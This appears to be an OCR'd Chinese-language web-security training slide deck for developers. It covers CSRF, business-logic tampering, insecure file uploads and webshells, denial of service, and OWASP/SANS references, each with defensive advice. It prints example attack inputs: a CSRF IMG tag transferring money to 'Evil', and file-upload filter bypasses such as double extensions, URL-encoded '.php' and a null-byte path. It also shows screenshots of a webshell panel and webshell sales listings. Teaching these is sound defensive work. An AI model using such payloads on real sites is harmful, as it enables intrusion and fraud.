
▶ 異常行為監測

✓ 異常資料內容

- SQL Injection ?
- XSS?
- 越權?
- 異常交易數值
- 異常資料長度
-

✓ 異常存取頻率

- 暴力猜測密碼?
- 大量輸入 / 下單?
- 大量讀取
-









<http://imgs.iaweg.com/pic/3BpYzQwLm5pcGljLmNvbS8yMDE0MDQxMi8yNTMxMTcwXzlxMjY1NDY0ODAwMF8yLmpwZwloglog>

Incident Handling



➤ Incident Handling

Type	Target
	 <ul style="list-style-type: none">➤ User➤ Administrator➤ Stakeholders
	 <ul style="list-style-type: none">➤ IP➤ IP Range
 Monitor / Disable	 <ul style="list-style-type: none">➤ User Rights➤ User Account

Others:
Cross-Site Request Forgery (CSRF)



“跨網站請求偽造”

駭客

偷偷利用你的身份

在你登入過的網站

進行網站提供的功能!

原理說明




Alice



Bank.com



/login.html



/auth.aspx?id=Alice&pw=fmd9032



Cookie: sessionid=40a4c04de



/transfer.aspx?from=Alice&to=Bob&amt=\$10000

Cookie: sessionid=40a4c04de



“Transfer Done !”



原理說明(cont.)



Alice



Bank.com



Evil.org



/login.html



/auth.aspx?id=Alice&pw=fmd9032



Cookie: sessionid=41d8u31op

/evil.html



**<IMG SRC=http://bank.com/transfer.aspx
?from=Alice&to=Evil&amt=\$10000 >**



/transfer.aspx?from=Alice&to=Evil&amt=\$10000

Cookie: sessionid=41d8u31op



“Transfer Done !”



防護建議

➤ 不是所有CSRF都需要修，先確認該功能萬一被誤用是不是會帶來傷害。

➤ Workaround

✓ 不要使用GET方式(網址帶參數)來進行重要的交易或功能。


✓ 後端程式用“精確”方式取得參數資料

– **General - Request ["name"]**

– 搜尋順序：*Query String* → *Form* → *Server Variables*

– **GET – Re**

– **POST – Request.Form["name"] (←OK)**



防護建議(cont.)



- ✓ 限制使用者的登入有效時間。
- ✓ 對於重要的交易或功能
 - **Double confirm**
 - **Re-authenticate**
 - **Two-factor Authentication**
- ✓ 確認使用者是利用網站介面來進行該項功能
 - ⊘ 檢驗 HTTP 表頭 “Referer” → 可被偽造！
 - 使用 **CAPTCHA** → 不是所有地方適用 & 實作也可能出包
 - 人機分辨測驗: [Completely Automated Public Test to tell Computers and Humans Apart](#)



防護建議(cont.)



➤ Solution

✓ 建議可實作“**Custom Random Token**”:

– 針對重要的交易鏈結或是表單資料

– 範例:

```
<form action="/transfer.do" method="post">  
  <input type="hidden" name="8438927730" value="43847384383">  
  ...  
</form>
```

➤ 後端在產生此頁時，產生一個**random token**置於表單隱藏欄位，並同時將此值存入後端session data中。

➤ 收到使用者送出的該頁資料後取出此值與後端存放者進行比對

➤ 可以加上時間限制，例如5分鐘內有效。

– 注意事項

➤ 消耗掉就要產生新的!

➤ 注意其保密性，不要放在URL參數中。



➤ Solution by Frameworks

✓ .NET : ViewStateUserKey

- Starting with Visual Studio 2012
- <http://software-security.sans.org/developer-how-to/developer-guide-csrf>

✓ Java : OWASP CSRF Guard

- [https://www.owasp.org/index.php/Category:OWASP_CSRFGuard Project](https://www.owasp.org/index.php/Category:OWASP_CSRFGuard_Project)

What is CSRFGuard?

OWASP CSRFGuard provides:

- A library that implements a variant of the synchronizer token pattern to mitigate the risk of Cross-Site Request Forgery (CSRF) attacks.
- A JavaEE Filter and exposes various automated and manual ways to integrate per-session or pseudo-per-request tokens into HTML.

商業邏輯攻擊

修改關鍵參數



- ▶ 竄改URL或是表單參數 → 攻擊商業邏輯 !!!
 - ✓ radio button、check box、select menu
 - ✓ hidden value (→最後結帳金額?!)
- ▶ 常用手法 (→重設密碼的帳號!!!)
 - ✓ SQL、XSS
 - ✓ 負數 (→轉帳?!)
 - ✓ 縮小值 (→折扣?!)
 - ✓ 修改與帳號有關的參數 (→ 權限水平/垂直移轉)

所有網頁參數有心人都會去看與竄改 !!!

歷史悠久卻十分好用



花旗漏洞／網路申辦出紕漏 曹志誠發現網站開後門

Video
2003/11/11 13:05

記者趙婉如、崔文沛／高雄報導

花旗銀行爆發網路申請信用卡的客戶資料，居然可以任意查閱，等於是銀行後門大開，客戶隱私透過網路曝光了，發現這個漏洞的，是文藻外語學院教通識教育的一位講師，他說，感覺好像看「侏儸紀公園」，再嚴密的防範，還是經不起人為疏失。

花旗銀行的網址欄上，出現的這幾個數字，就是資料外洩的漏洞，從一

速報 LATEST 快訊／埃及兩列火車對撞 可能有大量傷亡(13:51) 轉寄給朋友

東森新聞總覽
影音新聞總覽

相關新聞
花旗漏洞／網站遭破解 銀行業直呼離譜 金融局要求說明
花旗漏洞／客戶資料外洩 花旗銀行關閉部分網站系統



歷史重演 ?!



Solidot

奇客的资讯，重要的东西



分类

[首页](#)

[IT](#)

[Linux](#)

[开源](#)

[书籍](#)

[开发者](#)

[苹果](#)

[游戏](#)

[硬件](#)




[软件](#)

[采访](#)

[互联网](#)

[询问Solidot](#)

花旗银行因黑客入侵损失270万美元

blackhat 发表于 2011年6月27日 13时20分 星期一    0

来自九牛一毛部门

花旗银行因黑客入侵而蒙受了[270万美元的损失](#)。花旗在本月初承认黑客非法访问了超过36万美国客户的信用卡账户，黑客没有渗透进主信用卡处理系统，而只是简单的进入信用卡客户专区，然后把浏览器地址栏中自己的帐号替换成他人的帐号。花旗在上周五证实大约3400个帐号遭受了270万美元损失。花旗声称客户将不需要为损失承担责任，它将为受影响的客户重新发行新信用卡。



« [Firefox地址栏将隐藏http://](#) | [研究人员利用电刺激劫持手](#) »

相关文章

[互联网: 黑客轻易入侵花旗银行](#) 4 条评论 (+)



➤ Input Validation

- ✓ 包含 **Business Logic** 的檢查!
 - ✓ 與帳號有關的參數請仔細比對 **Session** 身份是否一致!
- 使用者輸入的數值一旦做過嚴格檢驗後
- ✓ 不要再透過隱藏欄位或是參數的方式傳來傳去，讓使用者有再修改的機會。
 - ✓ 可存到後端 **Session** 變數(或資料庫)中來取用。

嚴謹的權限檢驗.....做了嗎？



目標	程式撰寫
對的人	登入身分檢查
對的時間	存取時間檢查
對的地點	地理資訊或來源IP檢查
做對的事	存取功能權限檢查
輸入對的資料	輸入值檢查
得到對的資料	資料相關的權限檢查



<http://blog.marketo.com/wp-content/uploads/2014/02/cross-the-line.jpg>

不良的檔案上傳功能

檔案上傳 !!!



WebShell
惡意網頁程式



攻佔網站主機



Web Server

com/py_webshell.py?path=./Project

Backdoor Not Found

./Project 跳转目录

Webshell目录 | 创建目录 | 服务器信息 | 执行命令 | Socket反弹

当前路径 (./Project) 下的资源:

资源	最后修改时间	大小	模式	操作
csrf	2009-02-16 22:17:37	-	R/W/X	Del/Rename
fish	2009-02-16 22:17:37	-	R/W/X	Del/Rename
ieprint	2009-02-16 22:17:37	-	R/W/X	Del/Rename
poc	2009-02-16 22:17:37	-	R/W/X	Del/Rename
webtrojan	2009-02-16 22:17:37	-	R/W/X	Del/Rename
worm	2009-02-16 22:17:37	-	R/W/X	Del/Rename
0x37Project.rar	2008-07-11 21:57:00	68.26KB	R/W/X	R/C/D/ Del/Rename
doc.html	2008-05-20 22:50:00	0.05KB	R/W/X	R/C/D/ Del/Rename
gworm.js	2008-05-16 14:01:00	1.87KB	R/W/X	R/C/D/ Del/Rename
kb.js	2008-06-03 15:12:00	0.01KB	R/W/X	R/C/D/ Del/Rename

(C) Xeye Hack Team

黑市“軍火”買賣



动手编程：得到WEBSHELL就这么简单	黑客动画 Hackers Animation	wcl2222 2009-5-19	1 / 77	chinaeee 2010-10-9 17:50
Aspxshell --新型asp.net 一句话webshell及客户端	黑客工具 Hacking tools	lamar 2010-8-1	4 / 112	yepengyu 2010-9-30 10:15
教你打造无法被删除的webshell	黑客笔记 Hacker notes	bysoft 2010-9-13	0 / 33	bysoft 2010-9-13 19:11
51 webshell asp/php/cgi for download	黑客工具 Hacking tools	tools 2010-8-14	4 / 144	adfafwe 2010-9-10 20:59
出售几个质量较好的webshell ... 1 2	每日签到 Daily attendance	xiaoyaxin 2010-8-22	11 / 61	heyangy123 2010-8-27 16:40
PR4567 webshell 友情链接交换 收录过万	每日签到 Daily attendance	skythesea 2010-8-10	2 / 65	heyangy123 2010-8-27 16:36
打包出售PR4-5的webshell 5元一个	每日签到 Daily attendance	skythesea 2010-8-8	2 / 41	heyangy123 2010-8-27 16:36
长期出售高质量webshell	每日签到 Daily attendance	xiaoyaxin 2010-8-14	1 / 45	heyangy123 2010-8-27 16:33
长期出售高质量webshell	每日签到 Daily attendance	xiaoyaxin 2010-8-20	0 / 55	xiaoyaxin 2010-8-20 14:15
出售PR4-5收录5000+ webshell	每日签到 Daily attendance	xiaoyaxin 2010-8-16	0 / 68	xiaoyaxin 2010-8-16 09:45
出售 webshell 黑链	每日签到 Daily attendance	night 2010-8-10	0 / 122	night 2010-8-10 21:49
打包出售PR4-5的webshell 5元一个	每日签到 Daily attendance	skythesea 2010-8-2	0 / 45	skythesea 2010-8-2 12:43
打包出售PR4-5的webshell 5元一个	超级水区 Super Water District	skythesea 2010-7-31	0 / 117	skythesea 2010-7-31 13:21
在WEBSHELL下用WINRAR打包整站	黑客技术 Hacking technology	vrvufdf 2010-7-28	0 / 34	vrvufdf 2010-7-28 14:38

危險的外掛軟體：FCKeditor

http://www.informationsecurity.com.tw/article/article_detail.aspx?aid=5790



燦坤資料外洩：IIS 6漏洞加FCKeditor惹禍

作者：張維君 -06/28/2010



知名3C連鎖賣場燦坤傳出資料外洩，5月以來網友紛紛在論壇留言接獲詐騙電話，對方清楚知道消費交易細節，有受害者因此受騙上當用ATM轉走數萬元，甚至上百萬元不等。警方表示，這波遭受攻擊的企業共10多家，燦坤只是其中之一。

自5月以來，網友在mobile 01論壇接連反映接到詐騙電話，疑似3C連鎖賣場燦坤資料外洩。燦坤日前在接受媒體採訪時表示已報警處理，坦言系統遭駭客入侵。除燦坤之外，受駭企業包含零售通路業者，不願具名的某受駭企業表示，經過調查，此次駭客利用微軟作業系統的漏洞、網頁文字編輯器共享軟體FCKeditor，上傳一支後門程式，隨後不斷掃描內部網路架構，並狡猾地把所有痕跡抹除，造成事後調查的困難。事發後除了移除FCKeditor外，佈署網頁應用防火牆(WAF)，並全面翻修檢查SQL Injection漏洞，改寫應用程式。

駭客與程式設計師鬥法



➤ 檔名做手腳

✓ IIS 映射問題

- asp.dll : asp 、 asa 、 cer 、 cdx ...
- ssinc.dll : stm 、 shtm 、 shtml

✓ .php / .jsp

✓ .gif.php (多重附檔名)

✓ %2E%70%68%70 (→ .php)

✓ .pHp

✓ .ccerer

✓ 加點/加空白

➤ 檔案路徑做手腳

✓ NULL

- /image/xxx.aspx%00.jpg

防護建議



WebShell
惡意網頁程式

上傳

連結

執行

攻佔網站主機



Web Server

- 輸入檢驗
 - 附檔名、MIME-Type
 - 後端執行
 - 白名單>黑名單
 - 避免被編碼繞過
- 儲存時更名
 - 包含副檔名

- 客製化的Reader
 - <https://.....show.aspx?id=112233>

- 關閉存放目錄的執行權

打擊“可用性”

AP 的查詢功能

- 沒事回太多
- 等..等....等.....等
 - ✓ Slow POST
- 需要大量的計算紙
- No CAPTCHA
 - ✓ Login
 - ✓ 新增會員
 - ✓ 聯絡我們

.....



http://www.icondesignlab.com/uploads/portfolio/big/3_Easy-QueryNET_Application-logo-for-Easy-QueryNET.jpg

AP 的Log/錯誤處理機制



➤ 紀錄太多資料

✓ **Dump Memory?!**

➤ **No Aggregation** 或白名單(例如:for弱點掃描)

➤ 耗時太久



<http://medya.zaman.com.tr/2012/02/11/bitlis.jpg>

程式改版 全台郵局電腦當機

電子報紙

2018/5/4 | 作者：

| 點閱次數：317

| 環保列印



字級： **大** 中 小


【本報台北訊】昨天上午全台近一千三百個郵局儲匯窗口電腦、逾三千台ATM及網路交易連線，一度中斷一個多小時，民眾領不到錢也存不了款，是近年中華郵政在營業時間內電腦當機最久的一次。中華郵政表示，是因為清晨程式改版加上交易爆量，連線系統資源耗竭才會當機，造成民眾不便，深表歉意。

中華郵政表示，昨天上午九時零九分機房監控人員反映系統出問題，三分鐘後重啟系統無效，緊急擴大資源空間並修正程式，十時再重啟系統，十時二十分全面恢復連線作業，由於全區的儲匯業務，包括存提款、轉帳、ATM和線上交易都受影響，有網友說難怪刷卡刷不過，以為卡被凍結了，鬆了一口氣。

中華郵政發言人簡良璘指出，昨天上午六時儲匯交易控管程式改版，適逢月初交易量爆增，產生大量的錯誤訊息，造成主機連線系統資源耗竭，連線服務中斷，與駭客無關，營業窗口仍可離線交易，不致造成客戶損失。

簡良璘表示，本周內會調整系統資源監控頻率及警示機制，提升問題處理效率，為防止類似情事再次發生，研議規畫備援資源空間，預計下周完成。

金管會銀行局副局長莊琬媛表示，由於郵局過去從未發生過這種大當機問題，所以金管會已要求郵局，在七個營業日須提出檢討報告，再視情況是否處分，金管會也會要求金融業加強ATM管理監控。




結論



軟體生命週期之安全防護

- Confidentiality
- Integrity
- Availability



迷思：寫了安全功能 = 系統很安全

- 我們系統有身份認證
- 我們系統有權限控管
- 我們系統有稽核記錄



http://www.china1000.net/uploadfiles/2006-08/20060824_004034.jpg

……最後還是出事了！
而且還不知道“人是誰殺的”！

測試準則參考

SANS



SANS SOFTWARE SECURITY
with Frank Kim


Securing Web Application Technologies [SWAT] Checklist

The SWAT Checklist provides an easy-to-reference set of best practices that raise awareness and help development teams create more secure applications. It's a first step toward building a base of security knowledge around web application security. Use this checklist to identify the minimum standard that is required to neutralize vulnerabilities in your critical applications.

- ERROR HANDLING AND LOGGING
- DATA PROTECTION
- CONFIGURATION AND OPERATIONS
- AUTHENTICATION
- SESSION MANAGEMENT
- INPUT AND OUTPUT HANDLING
- ACCESS CONTROL

SANS AppSec CURRICULUM
APPLICATION & SOFTWARE SECURITY
Get the right training to build secure applications.

- <https://software-security.sans.org/resources/swat>
- <https://www.sans.org/security-resources/posters/securing-web-application-technologies-swat/60/download>



ASVS 2014 Web Application Standard

Detailed Verification Requirements


This section of the OWASP Application Security Verification Standard (ASVS) defines detailed verification requirements that were derived from the high-level requirements for each of the verification levels defined in this standard. Each section below defines a set of detailed verification requirements grouped into related areas.

The ASVS defines the following security requirements areas. The numbering scheme has been kept consistent with the previous version of ASVS to help with individuals wishing to transition from one to the other.

- V2. Authentication
- V3. Session Management
- V4. Access Control
- V5. Malicious Input Handling
- V7. Cryptography at Rest
- V8. Error Handling and Logging
- V9. Data Protection
- V10. Communications
- V11. HTTP
- V13. Malicious Controls
- V15. Business Logic
- V16. File and Resource
- V17. Mobile

- https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project
- https://www.owasp.org/images/5/58/OWASP_ASVS_Version_2.pdf

OWASP



OWASP Testing Guide 4.0

release

Project Leaders: Matteo Meucci and Andrew Klauer
Creative Commons (CC) Attribution Share-Alike
This version at <http://www.owasp.org>

- https://www.owasp.org/index.php/OWASP_Testing_Project#tab=New_OWASP_Testing_Guide
- <https://www.owasp.org/images/1/19/OTGv4.pdf>

